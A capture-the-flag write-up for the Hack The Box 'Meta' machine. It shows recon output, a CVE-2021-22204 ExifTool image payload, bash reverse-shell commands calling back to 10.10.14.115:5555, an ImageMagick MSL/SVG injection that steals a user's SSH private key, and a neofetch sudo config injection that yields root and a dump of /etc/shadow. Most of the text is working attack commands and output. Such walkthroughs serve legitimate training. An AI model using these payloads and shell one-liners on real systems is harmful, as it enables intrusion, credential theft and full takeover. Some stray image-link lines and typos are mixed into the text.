

1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Discover port 22 with OpenSSH. Guessing the OS for the target is Debian.

```
not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256  b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_  256  05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
```

1.1.2 Port 80

Discover port 80 with Apache. Stated new hostname and we need to add it into our hosts file.

```
|_ 256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp    open  http      Apache httpd
|_http-title: Did not follow redirect to http://artcorp.htb
|_http-server-header: Apache
```

1.2 Web fuzzing

1.2.1 Directory fuzz

Not discover any interesting directory.

```
:: Method      : GET
:: URL         : http://artcorp.htb/FUZZ
:: Wordlist    : /usr/share/seclists/Discovery/Web-Content/big.txt
:: Extensions : .html .txt .jsp
:: Output file : ./web-dir/artcorp.csv
:: File format : csv
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

-----
.htaccess.txt      [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess.jsp     [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.jsp     [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.txt     [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd.html    [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd         [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess.html    [Status: 403, Size: 199, Words: 14, Lines: 8]
.htaccess         [Status: 403, Size: 199, Words: 14, Lines: 8]
assets            [Status: 301, Size: 234, Words: 14, Lines: 8]
css               [Status: 301, Size: 231, Words: 14, Lines: 8]
index.html        [Status: 200, Size: 4427, Words: 1663, Lines: 87]
server-status     [Status: 403, Size: 199, Words: 14, Lines: 8]
:: Progress: [81904/81904] :: Job [1/1] :: 85 req/sec :: Duration: [0:09:37] :: Errors: 0 ::
```

1.2.2 Vhost Fuzz

Discover 'dev01.artcorp.htb' and add this hostname to /etc/hosts file.

```
:: Method      : GET
:: URL        : http://artcorp.htb
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.artcorp.htb
:: Output file : ./web-dir/artcorp-vhost.csv
:: File format : csv
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response size: 0


-----

dev01 [Status: 200, Size: 247, Words: 16, Lines: 10]
:: Progress: [114441/114441] :: Job [1/1] :: 158 req/sec :: Duration: [0:13:19] :: Errors: 0 ::
```

1.3 Website enumeration root domain

1.3.1 Main page


Discover the extension is using html on the site and a new product or software named as MetaView. Nothing much more we can enumerate.




1.4 Website enumeration for dev01 end

1.4.1 Main page.

Discover that current site is under development stage and the php file extension.



Access to '/metaview' directory. Discover file upload functionality.



1.5 File Upload

1.5.1 Non-Image file.

Upload php script. Discover that the server only allow for upload JPG and PNG.

MetaView

Upload your image to display related metadata.

Browse Upload

File not allowed (only jpg/png).

1.5.2 Image file

If we upload a proper image file. The server will return meta data of the file.

MetaView

Upload your image to display related metadata.


Browse Upload

File Type	: JPEG
File Type Extension	: jpg
MIME Type	: image/jpeg
JFIF Version	: 1.01
Resolution Unit	: inches
X Resolution	: 72
Y Resolution	: 72
Profile CMM Type	: Little CMS
Profile Version	: 2.1.0
Profile Class	: Display Device Profile
Color Space Data	: RGB

1.6.1 Reference of CVE-2021-22204

As now we already know the backend server is using PHP, upload functionality. We can google search for the metadata upload exploit. Luckily we was able to discover some similar exploit and a recent CVE-2021-22204.

1.6.2 Payload

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Meta/weaponized/CVE-2021-22204$ bash CVE-2021-22204.sh "system('ping -c 5 10.10.14.115')" happy.jpg

Creating payload
(metadata "c${system('ping -c 5 10.10.14.115')}");

1 image files updated

Finishedsodanew@kali:~/Documents/HTB/Machine/Linux/Meta/weaponized/CVE-2021-22204$
```

Upload the generated malicious image.

MetaView


Upload your image to display related metadata.

Browse

Upload

1.6.4 ICMP packet


Check the connection via Wireshark. The packet was able to captured, which mean our payload is works. Now we can test for reverse shell.



No.	Time	Source	Destination	Protocol	Length	Info
436	1.650135718	10.10.11.140	10.10.11.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=1/256, ttl=63 (reply in 437)
437	1.650182393	10.10.11.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=1/256, ttl=64 (request in 436)
438	2.652361674	10.10.11.140	10.10.11.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=2/512, ttl=63 (reply in 439)
439	2.652402637	10.10.11.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=2/512, ttl=64 (request in 438)
440	3.653616875	10.10.11.140	10.10.11.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=3/768, ttl=63 (reply in 441)
441	3.653646375	10.10.11.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=3/768, ttl=64 (request in 440)
442	4.655924200	10.10.11.140	10.10.11.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=4/1024, ttl=63 (reply in 443)
443	4.655970774	10.10.11.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=4/1024, ttl=64 (request in 442)
444	5.656892762	10.10.11.140	10.10.11.115	ICMP	84	Echo (ping) request id=0x0fcd, seq=5/1280, ttl=63 (reply in 445)
445	5.656951251	10.10.11.115	10.10.11.140	ICMP	84	Echo (ping) reply id=0x0fcd, seq=5/1280, ttl=64 (request in 444)

1.6.5 Reverse Shell payload

Edit the command for the exploit script and upload the malicious image.



```
sodanew@kali:~/Documents/HTB/Machine/Linux/Meta/weaponized/CVE-2021-22204$ bash CVE-2021-22204.sh "system('bash -c \'bash -i >& /dev/tcp/10.10.14.115/5555 0>61\'')" h
appy.jpg

  C A V E R N O U S
  C A V E R N O U S
  C A V E R N O U S

Creating payload
(metadata "\c${system('bash -c \'bash -i >& /dev/tcp/10.10.14.115/5555 0>61\'')}");

1 image files updated
```

2.0 INITIAL FOOTHOLD

After uploaded the malicious image. We received the reverse shell.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Meta$ rlwrap -cAr nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:38062.
bash: cannot set terminal process group (626): Inappropriate ioctl for device
bash: no job control in this shell
python3 -c "import pty; pty.spawn('bash');"
<taview$ python3 -c "import pty; pty.spawn('bash');"
ls
ls
assets composer.json css index.php lib uploads vendor
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
import in index.php ioctl
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
import in index.php ioctl
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
```

2.1 LinPEAS enumeration

Transfer the linpease script into target machine and execute it.

2.1.1 Console users

Discover Thomas and root user.

```
└─ Superusers
root:x:0:0:root:/root:/bin/bash

└─ Users with console
root:x:0:0:root:/root:/bin/bash
thomas:x:1000:1000:thomas,,,:/home/thomas:/bin/bash

└─ All users & groups
```

2.1.2 Network status

Discover common port is opened.

```
└─ Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp      0      0 0.0.0.0:80          0.0.0.0:*          LISTEN    -
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN    -
tcp6     0      0 :::22             :::*               LISTEN    -
```

Later the script does not discover another interesting file. Test run for PSPY to check running process.

2.2 PSPY enumeration

Transfer the pspy application into victim and execute it.

2.2.1 Shell script

Discover multiple running process and the 'convert_images.sh' script.

```
2022/02/02 08:31:01 CMD: UID=0 PID=22777 | /usr/sbin/CRON -f
2022/02/02 08:31:01 CMD: UID=0 PID=22781 | /usr/sbin/CRON -f
2022/02/02 08:31:01 CMD: UID=1000 PID=22782 | /bin/sh -c /usr/local/bin/convert_images.sh
2022/02/02 08:31:01 CMD: UID=1000 PID=22783 | /usr/local/bin/mogrify -format png *.*
2022/02/02 08:31:01 CMD: UID=0 PID=22784 | /bin/sh -c rm /tmp/*
2022/02/02 08:31:01 CMD: UID=0 PID=22785 | /bin/sh -c rm /tmp/*
2022/02/02 08:31:01 CMD: UID=1000 PID=22786 | /bin/bash /usr/local/bin/convert_images.sh
2022/02/02 08:31:08 CMD: UID=33 PID=22787 | ls -la
2022/02/02 08:31:46 CMD: UID=??? PID=22788 | ???
2022/02/02 08:32:00 CMD: UID=??? PID=22789 | ???
2022/02/02 08:32:01 CMD: UID=0 PID=22792 | /usr/sbin/CRON -f
2022/02/02 08:32:01 CMD: UID=0 PID=22791 | /usr/sbin/CRON -f
2022/02/02 08:32:01 CMD: UID=0 PID=22790 | /usr/sbin/cron -f
2022/02/02 08:32:01 CMD: UID=1000 PID=22794 | /bin/sh -c /usr/local/bin/convert_images.sh
2022/02/02 08:32:01 CMD: UID=0 PID=22793 | /usr/sbin/CRON -f
2022/02/02 08:32:01 CMD: UID=0 PID=22798 | /bin/sh -c rm /tmp/*
2022/02/02 08:32:01 CMD: UID=1000 PID=22797 | /bin/bash /usr/local/bin/convert_images.sh
2022/02/02 08:32:01 CMD: UID=0 PID=22796 | /bin/sh -c rm /tmp/*
2022/02/02 08:32:01 CMD: UID=1000 PID=22795 | /bin/bash /usr/local/bin/convert_images.sh
2022/02/02 08:32:01 CMD: UID=0 PID=22799 | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2022/02/02 08:32:01 CMD: UID=1000 PID=22800 | /bin/bash /usr/local/bin/convert_images.sh
```

2.2.2 Config directory

Discover changes to Thomas home directory for neofetch. Maybe a clue for privesc.

```
| /bin/sh -c rm /tmp/*
| /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
| /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
```

2.2.3 Convert image script

Check for convert_image.sh script and file permission. Discover mogrify(imagemagic) application and the script will navigate current directory into “

```
drwxr-xr-x 4 root root 4096 Oct 18 14:27 ..
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ cat /usr/local/bin/convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls -la /usr/local/bin/convert_images.sh
-rwxr-xr-x 1 root root 126 Jan 3 10:13 /usr/local/bin/convert_images.sh
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$
```


2.3 ImageMagic Exploit

2.3.1 Payload preparation

Google for 'mogrify(imageMagic) exploit'; and found this [exploit](#) will work. Copy the poc script and edit the script as I needed. Save the payload as 'soda.svg'.

```
meta.md x convert_image.sh x soda.svg x
1 <image authenticate="ff" "echo $(id)> /dev/shm/test";">
2 <read filename="pdf:/etc/passwd"/>
3 <get width="base-width" height="base-height" />
4 <resize geometry="400x400" />
5 <write filename="test.png" />
6 <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999
7 <image xlink:href="misl:soda.svg" height="100" width="100"/>
8 </svg>
9 </image>
```

2.3.2 Payload transfer

Upload the payload into victim '/conver_image' directory.

```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ wget http://10.10.14.115/soda.svg
--2022-02-03 22:56:19-- http://10.10.14.115/soda.svg
Connecting to 10.10.14.115:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 421 [image/svg+xml]
Saving to: 'soda.svg'

soda.svg                               100%[=====] 421 --KB/s in 0.008s

2022-02-03 22:56:19 (48.4 KB/s) - 'soda.svg' saved [421/421]

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls -la
total 12
drwxrwxr-x 2 root www-data 4096 Feb 3 22:56 .
drwxr-xr-x 4 root root 4096 Oct 18 14:27 ..
-rw-r--r-- 1 www-data www-data 421 Feb 3 19:25 soda.svg
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$
```

2.3.3 Result of payload

After few minutes, the test file is created. Discover Thomas user is running the script.

```
www-data@meta:/dev/shm$ ls -lah
total 3.0M
drwxrwxrwt 2 root root 80 Feb 3 19:20 .
drwxr-xr-x 16 root root 3.1K Feb 3 18:57 ..
-rwxr-xr-x 1 www-data www-data 3.0M Dec 6 15:32 pspy64
-rw-r--r-- 1 thomas thomas 54 Feb 3 19:20 test
www-data@meta:/dev/shm$ cat test
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
www-data@meta:/dev/shm$
Display all 1233 possibilities? (y or n)
www-data@meta:/dev/shm$
www-data@meta:/dev/shm$
```

2.3.4 Grab SSH Key

Edit the exploit to grab ssh key from Thomas home directory.

```
1 <image authenticate='ff' `echo $(cat ~/.ssh/id_rsa)> /dev/shm/test':">
2   <read filename="pdf:/etc/passwd"/>
3   <get width="base-width" height="base-height" />
4   <resize geometry="400x400" />
5   <write filename="test.png" />
6   <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999
  /xlink">
7     <image xlink:href="msl:soda.svg" height="100" width="100"/>
8   </svg>
9 </image>
```

2.3.5 Obtain SSH key

Check on the test file. We successful get the private key.

```
www-data@meta:/dev/shm$ cat test
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktbjEAAAAAAAAABG5vbUAAAAAAAAAAAAAABlWAAAAAdzc2gtcnNhAAAAAwEAAQAAAQEAt9IoI5gHtz8omhsaZ9Gy+wXyNZPp5jJ2vb0J946OI4g2
[REDACTED]
AAAAACjv3RabwV0YQE= -----END OPENSSH PRIVATE KEY-----
www-data@meta:/dev/shm$
```

2.3.6 SSH Key permission.

Grab the ssh key and change the permission of the key on attacker machine.

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$ chmod 600 thomas_id
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$ ls -la
total 12
drwxr-xr-x 2 sodanew sodanew 4096 Feb  3 10:58 .
drwxr-xr-x 3 sodanew sodanew 4096 Feb  4 08:52 ..
-rw----- 1 sodanew sodanew 2590 Feb  3 10:58 thomas_id
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$
```

3.0 THOMAS USER

Login with ssh private key.

3.1 Sudo permission

Check sudo permission. Discover that we can execute neofetch and change the XDG_CONFIG_HOME variable.

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-di$ ssh -i thomas_id thomas@meta.htb
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$ id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
    env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
```

Execute the command with sudo. Discover that it run by root user.

```
thomas@meta:~$ sudo /usr/bin/neofetch
root@meta
-----
OS: Debian GNU/Linux 10 (buster) x86_64
Host: VMware Virtual Platform None
Kernel: 4.19.0-17-amd64
Uptime: 4 hours, 9 mins
Packages: 495 (dpkg)
Shell: bash 5.0.3
CPU: Intel Xeon Gold 5218 (2) @ 2.294GHz
GPU: VMware SVGA II Adapter
Memory: 284MiB / 1994MiB

  _,-met$$$$$gg.
 ,g$$$$$$$$$$$$$P.
 ,g$P"         ""Y$.
 ,,$P'         `$$$.
 ',,$P        ,ggs.  `$$b:
 `d$$'        ,P"    .  $$$
 $$P         d$'     ,  $$P
 $$:         $$$.    -  d$$'
 $$;         Y$b._   _dP'
 Y$$.        _,"Y$$$$P"'
 `$$b       _.-._
  Y$$      _Y$
   Y$$     _Y$b.
    $$b.   _Y$b.
     _Y$b. _Y$b._
      _Y$b._
        ""

thomas@meta:~$
```

3.2 Neofetch configuration

3.2.1 Config directory edit

Based on [pspy](#) output, we know that the machine had a cron task will change the config directory of the neofetch. Try to edit the config file and add our reverse shell.

```
thomas@meta:~/.config/neofetch$ echo 'bash -i >& /dev/tcp/10.10.14.115/5555 0>&1' >> ~/.config/neofetch/config.conf
thomas@meta:~/.config/neofetch$ cat config.conf
```

3.2.2 Environment variable

Export the specified environment variable and point to the config directory. Prepare listener to grab connection.

```
/home/thomas/.config/neofetch
thomas@meta:~/.config/neofetch$ export XDG_CONFIG_HOME=/home/thomas/.config
thomas@meta:~/.config/neofetch$ printenv
SHELL=/bin/bash
XDG_CONFIG_HOME=/home/thomas/.config
PWD=/home/thomas/.config/neofetch
```

3.2.3 Execute application

Execute the application with sudo command.

```
thomas@meta:~/.config/neofetch$ sudo /usr/bin/neofetch \"\"
```

4.0 ROOT USER

4.1 Root shell

Check on the listener. Now we get a root shell.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Meta/weaponized$ cd ..
sodanew@kaline:~/Documents/HTB/Machine/Linux/Meta$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:49514.
root@meta:/home/thomas/.config/neofetch# python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash');"

root@meta:/home/thomas/.config/neofetch# export TERM=xterm-256color
root@meta:/home/thomas/.config/neofetch# ^Z
[1]+  Stopped                  nc -lvnp 5555
sodanew@kaline:~/Documents/HTB/Machine/Linux/Meta$ stty raw -echo
```

4.1.1 Flag and Shadow

Grab those important files we need.

```
root@meta:~# cat root.txt
f26b90bae16751fba838eb9688037981
root@meta:~# cat /etc/shdaow
cat: /etc/shdaow: No such file or directory
root@meta:~# cat /etc/shadow
root:!:18868:0:99999:7:::
daemon:!:18868:0:99999:7:::
bin:!:18868:0:99999:7:::
sys:!:18868:0:99999:7:::
sync:!:18868:0:99999:7:::
games:!:18868:0:99999:7:::
man:!:18868:0:99999:7:::
lp:!:18868:0:99999:7:::
mail:!:18868:0:99999:7:::
news:!:18868:0:99999:7:::
```